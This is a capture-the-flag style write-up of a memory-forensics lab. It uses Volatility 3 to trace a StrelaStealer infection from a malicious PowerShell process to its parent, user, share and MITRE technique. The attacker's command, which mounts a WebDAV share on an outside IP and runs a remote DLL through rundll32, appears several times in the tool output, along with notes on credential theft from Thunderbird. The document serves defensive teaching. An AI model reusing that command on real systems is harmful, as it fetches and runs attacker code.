

Reveal

Reconstruct a multi-stage attack by analyzing Windows memory dumps using Volatility 3, identifying malicious processes, command lines, and correlating findings with threat intelligence.

Category: Endpoint Forensics


Tactics: Defense Evasion

Tool: [Volatility3](#)

Scenario

You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly's origin, and assess its scope to contain the incident effectively.

Q1. Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?



The screenshot shows a Volatility 3 memory dump analysis. The top section displays assembly code for a process, likely powershell.exe, with instructions such as `mov qword ptr [rsp + 0x10], rcx` and `mov qword ptr [rsp + 0x18], r8`. The bottom section shows a table of memory regions with columns for address, process name, virtual address, permissions, and other details. The table includes entries for `powershell.exe` and `0x1cb6aa50000`, with permissions `PAGE_EXECUTE_READWRITE` and a status of `Disabled`.

Address	Process Name	Virtual Address	Permissions	Status	Other
3692	powershell.exe	0x1cb6aa50000	PAGE_EXECUTE_READWRITE	2	1 Disabled N/A
00 00 00 00 00 00 00 00		62 17 15 5c 8c 82 00 01b..		
ee ff ee ff 02 00 00 00		20 01 a5 6a cb 01 00 00j....		
20 01 a5 6a cb 01 00 00		00 00 a5 6a cb 01 00 00	..j.....j....		
00 00 a5 6a cb 01 00 00		0f 00 00 00 00 00 00 00	...j.....		
0x1cb6aa50000		add byte ptr [rax], al			
0x1cb6aa50002		add byte ptr [rax], al			
0x1cb6aa50004		add byte ptr [rax], al			
0x1cb6aa50006		add byte ptr [rax], al			
3692	powershell.exe	0x1cb6c3e0000	PAGE_EXECUTE_READWRITE	1	1 Disabled N/A

We began by examining the processes in the memory dump file and utilized the **malfind** tool. Malfind checks for permissions in memory regions that have suspicious permissions, especially those marked as both writable and executable (often called PAGE_EXECUTE_READWRITE). **Final Answer: powershell.exe**

Q2. Knowing the parent process ID (PPID) of the malicious process aids in the tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

```
Volatility3 -f . -h -K -u -v
*** 8720 3656 notepad.exe 0xc90c098d2080 1 - 1 False 2024-07-15 04:08:10.000000 UTC N/A \Device\HarddiskVolume3\Windows\System
32\notepad.exe "C:\Windows\system32\notepad.exe" C:\Windows\system32\notepad.exe
*** 5364 3656 thunderbird.exe 0xc90c09307080 50 - 1 False 2024-07-15 04:03:59.000000 UTC N/A \Device\HarddiskVolume3\Program Files\
Mozilla Thunderbird\thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" C:\Program Files\Mozilla Thunderbird\thunderbird.exe
**** 8332 5364 thunderbird.exe 0xc90c0c86d080 16 - 1 False 2024-07-15 04:04:12.000000 UTC N/A \Device\HarddiskVolume3\Program Files\
Mozilla Thunderbird\thunderbird.exe - - - - -
**** 4492 5364 thunderbird.exe 0xc90c095ad080 16 - 1 False 2024-07-15 04:04:00.000000 UTC N/A \Device\HarddiskVolume3\Program Files\
Mozilla Thunderbird\thunderbird.exe - - - - -
**** 8600 5364 thunderbird.exe 0xc90c0c41b080 15 - 1 False 2024-07-15 04:04:03.000000 UTC N/A \Device\HarddiskVolume3\Program Files\
Mozilla Thunderbird\thunderbird.exe - - - - -
**** 3004 5364 thunderbird.exe 0xc90c095ab080 4 - 1 False 2024-07-15 04:09:02.000000 UTC N/A \Device\HarddiskVolume3\Program Files\
Mozilla Thunderbird\thunderbird.exe - - - - -
**** 3644 5364 thunderbird.exe 0xc90c0c750080 4 - 1 False 2024-07-15 04:09:02.000000 UTC N/A \Device\HarddiskVolume3\Program Files\
Mozilla Thunderbird\thunderbird.exe - - - - -
*** 5848 3656 SecurityHealth 0xc90c09880080 3 - 1 False 2024-07-04 10:45:15.000000 UTC N/A \Device\HarddiskVolume3\Windows\System
32\SecurityHealthSystray.exe "C:\Windows\System32\SecurityHealthSystray.exe" C:\Windows\System32\SecurityHealthSystray.exe
* 956 588 dwm.exe 0xc90c07ca0080 16 - 1 False 2024-07-04 10:44:50.000000 UTC N/A \Device\HarddiskVolume3\Windows\System32\dwm.exe "
dwm.exe" C:\Windows\system32\dwm.exe
1728 6192 MicrosoftEdgeU 0xc90c09722080 4 - 0 True 2024-07-15 04:03:38.000000 UTC N/A \Device\HarddiskVolume3\Program Files (x86)\Mi
crosoft\EdgeUpdate\MicrosoftEdgeUpdate.exe - - - - -
9112 4120 wordpad.exe 0xc90c0991d080 8 - 1 False 2024-07-15 07:00:03.000000 UTC N/A \Device\HarddiskVolume3\Program Files\Windows
NT\Accessories\wordpad.exe "C:\Program Files\Windows NT\Accessories\wordpad.exe" C:\Program Files\Windows NT\Accessories\wordpad.exe
3692 4120 powershell.exe 0xc90c035b0080 17 - 1 False 2024-07-15 07:00:03.000000 UTC N/A \Device\HarddiskVolume3\Windows\System32\Windo
wsPowerShell\1.0\powershell.exe powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,ent
ry C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe
* 2416 3692 net.exe 0xc90c08fd0080 5 - 1 False 2024-07-15 07:00:06.000000 UTC N/A \Device\HarddiskVolume3\Windows\System32\net.exe "
```


Here we are looking for the parent process to provide some insight as to how the malicious process was initiated. The **pstree** plugin in Volatility3 shows parent-child relationships and actually shows which process started (or “birthed”) another process. Pstree also organizes the processes visually using indentation, making it easy to see which processes belong together and where a suspicious file fits in. **Final Answer: 4120**

Q3. Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second stage payload.

```
Volatility3 -f . -h -K -u -v
10108 AppVshNotify.e -
9296 SearchIndexer. C:\Windows\system32\SearchIndexer.exe /Embedding
4164 SearchProtocol "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-3274565340-3808842250-3617890653-10012_Global\UsGthrCtr
lPipeMssGthrPipe_S-1-5-21-3274565340-3808842250-3617890653-10012_1-2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT;
MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon" "1"
4464 msedge.exe "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --disable-gpu-compositing --lang=en-US --js-flags=--ms-user-loc
ale= --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=145 --time-ticks-at-unix-epoch=-1720089883345586 --launch-time-ticks=1128944393 --field-trial
-handle=10996,1,4550380774351628999,14075719362826743519,262144 --variations-seed-version --mojo-platform-channel-handle=9344 /prefetch:1
10136 msedge.exe -
1880 msedge.exe "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --disable-gpu-compositing --lang=en-US --js-flags=--ms-user-loc
ale= --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=153 --time-ticks-at-unix-epoch=-1720089883345586 --launch-time-ticks=1222488836 --field-trial
-handle=10948,1,4550380774351628999,14075719362826743519,262144 --variations-seed-version --mojo-platform-channel-handle=7820 /prefetch:1
7428 audiodg.exe C:\Windows\system32\AUDIODG.EXE 0x4f0
1920 msedge.exe -
6388 SearchProtocol "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe3_Global\UsGthrCtrlFltPipeMssGthrPipe3_1-2147483646 "Software\Mi
crosoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
6404 msedge.exe -
8864 SearchFilterHo "C:\Windows\system32\SearchFilterHost.exe" 0 804 808 816 8192 812 788
2820 smartscreen.ex C:\Windows\System32\smartscreen.exe -Embedding
9112 wordpad.exe "C:\Program Files\Windows NT\Accessories\wordpad.exe"
3692 powershell.exe powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
6892 conhost.exe \\?C:\Windows\system32\conhost.exe 0x4
2416 net.exe "C:\Windows\system32\net.exe" use \\45.9.74.32@8888\davwwwroot\
832 svchost.exe C:\Windows\system32\svchost.exe -k PrintWorkFlow
```

Here we are going to look for a second-stage payload by using the **cmdline** plugin. When you double-click a program, the operating system runs a command behind the scenes. cmdline reveals this entire command, including the executable path and any special options or arguments that were passed to it. Pay close attention to the final execution `rundll32 \\45.9.74.32\daxxxx\root\3435.dll,entry`. The attacker uses the **rundll32.exe** utility to remotely execute the function entry from a file named **3435.dll**, which is located on the remote share. **Final Answer: 3435.dll**

Q4. Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server



```


(darkhost@kali) [~/volatility3]
$ strings 192-Reveal.dmp | grep 45.9.74.32
Host: 45.9.74.32:8888
45.9.74.32
"C:\Windows\system32\net.exe" use \\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
http://45.9.74.32:8888/
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
\\45.9.74.32@8888\davwwwroot\
powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
Host: 45.9.74.32:8888
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
45.9.74.32

```

To filter out some information some common Linux commands were applied here. The **strings** and **grep** commands pulled some interesting information. The shared folder name, **davwwwroot**, used as the staging directory on the malicious remote server (45.9.74.32). **Final Answer: davwwwroot**

Q5.

What is the MITRE ATT&CK sub-technique ID that describes the execution of the second stage payload using a windows utility to run a malicious file?



```

10108 AppVshNotify.e -
9296 SearchIndexer.exe "C:\Windows\system32\SearchIndexer.exe /Embedding
4164 SearchProtocol "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_5-1-5-21-3274565340-3808842250-3617890653-10012_Global\UsGthrCtr
1FltPipeMssGthrPipe_5-1-5-21-3274565340-3808842250-3617890653-10012_1-2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT;
MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon" "1"
4464 msedge.exe "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --disable-gpu-compositing --lang=en-US --js-flags=--ms-user-loc
ale --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=145 --time-ticks-at-unix-epoch=1720089883345586 --launch-time-ticks=1128944393 --field-trial
-handle=10996,i,4550380774351628999,14075719362826743519,262144 --variations-seed-version --mojo-platform-channel-handle=9344 /prefetch:1
10136 msedge.exe "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --disable-gpu-compositing --lang=en-US --js-flags=--ms-user-loc
ale --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=153 --time-ticks-at-unix-epoch=1720089883345586 --launch-time-ticks=122488836 --field-trial
-handle=10948,i,4550380774351628999,14075719362826743519,262144 --variations-seed-version --mojo-platform-channel-handle=7820 /prefetch:1
7428 audiodg.exe "C:\Windows\system32\AUDIODG.EXE 0x4f0
1920 msedge.exe -
6388 SearchProtocol "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe3_Global\UsGthrCtrlFltPipeMssGthrPipe3_1-2147483646 "Software\Mi
crosoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"
6404 msedge.exe -
8864 SearchFilterHo "C:\Windows\system32\SearchFilterHost.exe" 0 804 808 816 8192 812 788
2820 smartscreen.ex "C:\Windows\system32\smartscreen.exe -Embedding
9112 wordpad.exe "C:\Program Files\Windows NT\Accessories\wordpad.exe"
3692 powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
6892 conhost.exe \\??C:\Windows\system32\conhost.exe 0x4
2416 net.exe "C:\Windows\system32\net.exe" use \\45.9.74.32@8888\davwwwroot\
832 svchost.exe C:\Windows\system32\svchost.exe -k PrintWorkflow

```

Executing a malicious file (3435.dll) using a legitimate, built-in Windows utility (rundll32.exe)—is a classic method used by attackers to bypass security tools. This technique is categorized in MITRE ATT&CK under System Binary Proxy Execution. A simple lookup online for a MITRE ATT&CK revealed its ID as T1218.001. **Final Answer: T1218.001**

Q6. Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

```
(darkhost@kali) - [~/volatility3]
$ python3 vol.py -f 192-Reveal.dmp windows.getsids.GetSIDs | grep "3692"
1040resssvchost.exe S-1-5-80-2617507558-3328795327-711547822-311560295-1636921165 -
1112 svchost.exe S-1-5-80-1772571935-1555666882-3369284645-1675012128-2386634627 EventSystem
3692 powershell.exe S-1-5-21-3274565340-3808842250-3617890653-1001 Elon
3692 powershell.exe S-1-5-21-3274565340-3808842250-3617890653-513 Domain Users
3692 powershell.exe S-1-1-0 Everyone
3692 powershell.exe S-1-5-114 Local Account (Member of Administrators)
3692 powershell.exe S-1-5-32-544 Administrators
3692 powershell.exe S-1-5-32-545 Users
3692 powershell.exe S-1-5-4 Interactive
3692 powershell.exe S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692 powershell.exe S-1-5-11 Authenticated Users
3692 powershell.exe S-1-5-15 This Organization
3692 powershell.exe S-1-5-113 Local Account
3692 powershell.exe S-1-5-5-0-277248 Logon Session
3692 powershell.exe S-1-2-0 Local (Users with the ability to log in locally)
3692 powershell.exe S-1-5-64-10 NTLM Authentication
3692 powershell.exe S-1-16-12288 High Mandatory Level
```

To help analyze the process data and extract user-related information from a memory dump the **getsids** plugin is a helpful tool. It can be used to inspect the Security Identifiers (SIDs) associated with processes, which links them back to specific users and groups.

Final Answer: Elon

Q7. Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

10

/ 98

Community Score

10/98 security vendors flagged this URL as malicious

http://45.9.74.32/45.9.74.32

ip

Status 406

Last Analysis Date 24 days ago

Reanalyze

Search

More

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context

HIGH 1

MEDIUM 0

LOW 0

INFO 0

SUCCESS 0

Activity related to STRELAStealer

according to source Cluster25 - 1 year ago

This IPv4 is used by STRELAStealer. StrelaStealer is actively stealing email account credentials from Outlook and Thunderbird, usually delivered in ISO. Upon execution, StrelaStealer searches the '%APPDATA%\Thunderbird\Profiles\' directory for 'logins.json' (account and password) and 'key4.db' (password database) and exfiltrates their contents to the C2 server.

Security vendors' analysis

Do you want to automate checks?

alphaMountain.ai	Malicious	BitDefender	Phishing
CBDF	Malicious	DrWeb	Malicious

Connecting the IP address that we have singled out (45.9.74.32) was cross-referenced using [VirusTotal](#). The IP was scanned and found to be stealing email account credentials and sending them to a C2 server. **Final Answer: STREALAstealer**